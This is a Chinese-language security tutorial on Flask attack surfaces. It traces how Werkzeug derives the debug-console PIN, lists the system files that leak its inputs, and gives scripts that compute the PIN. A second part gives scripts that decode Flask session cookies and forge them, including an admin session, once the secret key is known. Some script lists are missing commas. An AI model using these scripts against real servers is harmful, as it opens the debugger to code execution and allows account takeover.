Flask相关攻击面
Flask算pin码的研究
PIN是什么?
PIN是 Werkzeug(它是 Flask 的依赖项之一)提供的额外安全措施,以防止在不知道 PIN 的情况下访问调试器。 您可以使用浏览器中的调试器引脚来启动交互式调试器。 请注意,无论如何,您都不应该在生产环境中使用调试模式,因为错误的堆栈跟踪可能会揭示代码的多个方面。 调试器 PIN 只是一个附加的安全层,以防您无意中在生产应用程序中打开调试模式,从而使攻击者难以访问调试器。 ——来自StackOverFlow回答
werkzeug不同版本以及python不同版本都会影响PIN码的生成
但是PIN码并不是随机生成,当我们重复运行同一程序时,生成的PIN一样,PIN码生成满足一定的生成算法
测试代码
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
    return 'test'

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080, debug=True)
接下来开始调试程序,顺藤摸瓜找到生成PIN码的函数 PIN码是werkzeug的策略,先找到flask中导入werkzeug的部分

进入app.py,搜索werkzeug依赖项,可以看到run_simple中使用到了host,post等我们关注的参数

然后步入run_simple依赖

由于pin码只会在debug情况下使用,所以我们搜索debug,看到DebuggedApplication类

可以看到存在与pin码相关的变量

看到关键函数get_pin_and_cookie_name,里面将pin赋值
关键代码
def get_pin_and_cookie_name(
    app: WSGIApplication,
) -> tuple[str, str] | tuple[None, None]:
    """Given an application object this returns a semi-stable 9 digit pin
    code and a random key.  The hope is that this is stable between
    restarts to not make debugging particularly frustrating.  If the pin
    was forcefully disabled this returns `None`.

    Second item in the resulting tuple is the cookie name for remembering.
    """
    pin = os.environ.get("WERKZEUG_DEBUG_PIN")
    rv = None
    num = None

    # Pin was explicitly disabled
    if pin == "off":
        return None, None

    # Pin was provided explicitly
    if pin is not None and pin.replace("-", "").isdecimal():
        # If there are separators in the pin, return it directly
        if "-" in pin:
            rv = pin
        else:
            num = pin

    modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)
    username: str | None

    try:
        # getuser imports the pwd module, which does not exist in Google
        # App Engine. It may also raise a KeyError if the UID does not
        # have a username, such as in Docker.
        username = getpass.getuser()
    except (ImportError, KeyError):
        username = None

    mod = sys.modules.get(modname)

    # This information only exists to make the cookie unique on the
    # computer, not as a security feature.
    probably_public_bits = [
        username,
        modname,
        getattr(app, "__name__", type(app).__name__),
        getattr(mod, "__file__", None),
    ]

    # This information is here to make it harder for an attacker to
    # guess the cookie name.  They are unlikely to be contained anywhere
    # within the unauthenticated debug page.
    private_bits = [str(uuid.getnode()), get_machine_id()]

    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")

    cookie_name = f"__wzd{h.hexdigest()[:20]}"

    # If we need to generate a pin we salt it a bit more so that we don't
    # end up with the same value and generate out 9 digits
    if num is None:
        h.update(b"pinsalt")
        num = f"{int(h.hexdigest(), 16):09d}"[:9]

    # Format the pincode in groups of digits for easier remembering if
    # we don't have a result yet.
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
                break
        else:
            rv = num

    return rv, cookie_name
我们可以在
pin = os.environ.get("WERKZEUG_DEBUG_PIN")下断点,当程序运行到这时,pin的值为xxx-xxx-xxx,即含有-,根据代码逻辑,会将pin的值赋给rv,而num为None,而后代码处理到if rv is None:,就会将rv的值和num进行一系列运算,而这个返回的rv就是我们得到的pin码由此我们可以看出,rv即pin码的值与num有关,我们就需要找到num的值和什么有关,num的值是
f"{int(h.hexdigest(), 16):09d}"[:9],那么由于for bit in chain(probably_public_bits, private_bits):,并且将值写到了h里面,所以num的生成就与probably_public_bits, private_bits有关
modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)

username = getpass.getuser()

probably_public_bits = [
        username,
        modname,
        getattr(app, "__name__", type(app).__name__),
        getattr(mod, "__file__", None),
    ]

private_bits = [str(uuid.getnode()), get_machine_id()]
现在只有
get_machine_id(),str(uuid.getnode()我们不知道


machine_id可以通过读取这三个文件内容获得,docker环境下一般读取第三个文件
uuid可以通过读取硬件地址得到
生成要素
username 通过getpass.getuser()读取,通过文件读取/etc/passwd
modname 通过getattr(mod,“file”,None)读取,默认值为flask.app
appname 通过getattr(app,“name”,type(app).name)读取,默认值为Flask
moddir flask库下app.py的绝对路径,通过报错读取
uuidnode 通过uuid.getnode()读取,通过文件/sys/class/net/eth0/address得到16进制结果,转化为10进制进行计算,eth0替换为实际网卡
machine_id 每一个机器都会有自已唯一的id,正常机器读取前两个,docker读取后两个,随后拼接得到machine_id
1./etc/machine-id
2./proc/sys/kernel/random/boot_id
3./proc/self/cgroup
当这6个值我们可以获取到时,就可以推算出生成的PIN码
import hashlib
from itertools import chain

probably_public_bits = [
    'root',  # username
    'flask.app',  # modname
    'Flask',  # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py'  # getattr(mod, '__file__', None),
]

# This information is here to make it harder for an attacker to
# guess the cookie name.  They are unlikely to be contained anywhere
# within the unauthenticated debug page.
private_bits = [
    '2485377957890',  # str(uuid.getnode()),  /sys/class/net/ens33/address
    # Machine Id: /etc/machine-id + [/proc/sys/kernel/random/boot_id] + [/proc/self/cgroup]
    '861c92e8075982bcac4a021de9795f6e3291673c8c872ca3936bcaa8a071948b'
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
num = None
if num is None:
    h.update(b"pinsalt")
    num = f"{int(h.hexdigest(), 16):09d}"[:9]

# Format the pincode in groups of digits for easier remembering if
# we don't have a result yet.
rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x: x + group_size].rjust(group_size, "0")
                for x in range(0, len(num), group_size)
            )
            break
    else:
        rv = num

print(rv)
然后这里还有一个点,python不同版本的算法区别
不同版本算法区别
3.6采用MD5加密,3.8采用sha1加密,所以脚本有所不同
MD5
#MD5
import hashlib
from itertools import chain
probably_public_bits = [
     'flaskweb'
     'flask.app',
     'Flask',
     '/usr/local/lib/python3.7/site-packages/flask/app.py'
]

private_bits = [
     '25214234362297',
     '0402a7ff83cc48b41b227763d03b386cb5040585c82f3b99aa3ad120ae69ebaa'
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
   h.update(b'pinsalt')
   num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
   for group_size in 5, 4, 3:
       if len(num) % group_size == 0:
          rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                      for x in range(0, len(num), group_size))
          break
       else:
          rv = num

print(rv)
SHA1
#sha1
import hashlib
from itertools import chain
probably_public_bits = [
    'root'
    'flask.app',
    'Flask',
    '/usr/local/lib/python3.8/site-packages/flask/app.py'
]

private_bits = [
    '2485377581187',
    '653dc458-4634-42b1-9a7a-b22a082e1fce55d22089f5fa429839d25dcea4675fb930c111da3bb774a6ab7349428589aefd'
]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
其实最稳妥的方法就是自己调试,把自己版本的生成PIN部分提取出来,把num和rv改成None,直接print rv就行

文件路径可以通过报错信息读取,而其他的就只能假设默认值或者配合文件读取漏洞来获取,总的来说,flask的pin码爆破利用条件很严苛
Flask Session破解及伪造
flask session的储存方式
第一种方式:直接存在客户端的cookies中
第二种方式:存储在服务端,如:redis,memcached,mysql,file,mongodb等等,存在flask-session第三方库
flask的session可以保存在客户端的cookie中,那么就会产生一定的安全问题。
flask的session格式
flask的session格式一般是由base64加密的Session数据(经过了json、zlib压缩处理的字符串) . 时间戳 . 签名组成的。
时间戳:用来告诉服务端数据最后一次更新的时间,超过31天的会话,将会过期,变为无效会话;
签名:是利用Hmac算法,将session数据和时间戳加上secret_key加密而成的,用来保证数据没有被修改。
flask session伪造
上面我们说到flask session是利用hmac算法将session数据,时间戳加上secert_key成的,那么我们要进行session伪造就要先得到secret_key,当我们得到secret_key我们就可以很轻松的进行session伪造。
secret_key一般存在于config.py文件
session伪造工具:https://github.com/noraj/flask-session-cookie-manager
Session解密
#!/usr/bin/env python3
import sys
import zlib
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    if len(sys.argv) != 2:
        print(f'Usage: {sys.argv[0]} <cookie>')
        sys.exit(1)

    session = sys.argv[1]
    try:
        de_session = decryption(session.encode())
        print(de_session)
    except Exception as e:
        print(f'Error: {e}')
        sys.exit(1)
python .\session_decrypt.py eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ.Y48ncA.H99Th2w4FzzphEX8qAeiSPuUF_0
得到:
而实际上,该脚本只解密了第一部分
eyJ1c2VybmFtZSI6eyIgYiI6ImQzZDNMV1JoZEdFPSJ9fQ --> base64_decode --> {"username":{" b":"d3d3LWRhdGE="}} --> base64_decode --> {'username': b'www-data'}
Session伪造
from hashlib import sha512
from flask.sessions import session_json_serializer
from itsdangerous import URLSafeTimedSerializer, BadTimeSignature
import base64
import zlib

PAYLOAD = {'Admin': True}

signer = URLSafeTimedSerializer(
    'secret-key', salt='cookie-session',
    serializer=session_json_serializer,
    signer_kwargs={'key_derivation': 'hmac', 'digest_method': sha512}
)

print(signer.dumps(PAYLOAD))
Note
需要注意的是,伪造session必须要secret-key,时间戳很好构造,加密算法一般默认,secret_key一般存在于config.py文件,所以可以配合文件读取漏洞